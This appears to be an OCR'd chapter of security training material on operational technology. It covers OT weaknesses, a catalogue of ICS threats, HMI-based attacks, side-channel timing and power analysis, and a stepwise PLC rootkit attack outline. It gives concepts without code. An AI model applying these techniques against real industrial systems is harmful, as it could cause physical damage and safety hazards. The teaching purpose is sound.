
Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.



OT Threats

01 Maintenance and Administrative Threat


02 Data Leakage

03 Protocol Abuse

04 Potential Destruction of ICS Resources

05 Reconnaissance Attacks

06 Denial-of-Service Attacks



OT Threats (Cont'd)

07 HMI-based Attacks

08 Exploiting Enterprise Specific Systems and Tools

09 Spear Phishing

10 Malware Attacks

11 Exploiting Unpatched Vulnerabilities

12 Side-Channel Attacks

13 Buffer Overflow Attacks

14 Exploiting RF Remote Controllers


OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat:** Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.
- **Data Leakage:** Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.
- **Protocol Abuse:** Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.
- **Potential Destruction of ICS Resources:** Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.
- **Reconnaissance Attacks:** OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.
- **Denial-of-Service Attacks:** Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.
- **HMI-Based Attacks:** Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.
- **Exploiting Enterprise-Specific Systems and Tools:** Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing:** Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.
- **Malware Attacks:** Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.
- **Exploiting Unpatched Vulnerabilities:** Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.
- **Side-Channel Attacks:** Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.
- **Buffer Overflow Attack:** The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.
- **Exploiting RF Remote Controllers:** OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.



HMI-based Attacks

- Attackers often try to compromise the HMI system as it is the core hub that controls the critical infrastructure
- Attackers gain access to the HMI systems to cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

- 01 Memory Corruption
- 02 Lack of Authorization/Authentication and Insecure Defaults
- 03 Credential Management
- 04 Code Injection

OT Attacks

HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**


  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**


  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma script is one of the prominent domain-specific languages for HMIs that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An EvalExpression (Evaluate, compile, and execute code at runtime) vulnerability in Gamma script can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target SCADA system.



Side-Channel Attacks

- Attackers perform a side-channel attack by monitoring its **physical implementation** to obtain critical information from a target system
- Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems

Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System



Side-Channel Attacks (Cont'd)

Timing Analysis

- ☐ Attackers monitor the amount of time the device is taking to **finish one complete** password authentication process to determine the number of correct characters

Power Analysis

- ☐ Attackers observe the change in **power consumption** of semiconductors during clock cycles
- ☐ By observing the **power profile**, one character of the password can be retrieved comparing the correct character with the wrong character

Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation.

ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

  For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.




Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System

Figure 10.18: Illustration of side-channel attack



Hacking Programmable Logic Controller (PLC)

- ❑ Programmable Logic Controllers (PLCs) are susceptible to cyber-attacks as they are used for **controlling the physical processes** of critical infrastructure
- ❑ Attackers identify PLCs exposed to the Internet using online tools such as **Shodan**
- ❑ Attackers can tamper with the integrity and availability of PLC systems by exploiting **pin control operations**

PLC Rootkit Attack

Step 1: Gaining Access

1.1 Gains authorized access to the PLC by injecting rootkit

1.2 Launches control-flow attack against the PLC runtime

1.3 Gains access to the PLC by guessing default password

Consequences

Attacker gets root access to the PLC

Attacker manipulates the PLC operations

Attack Step 2

Attacker maps I/O for debugging the register and intercepts R/W operations

Attack Step 3

Attacker modifies the I/O initialization sequence

Pre-Condition

Attacker identifies the physical process controlled by PLC

Attacker identifies mapping between I/O pins and PLC logic

Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.



Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password
Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations
Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations
Attack Step 3
Attacker modifies the I/O initialization sequence
Pre-Condition
Attacker identifies the physical process controlled by PLC
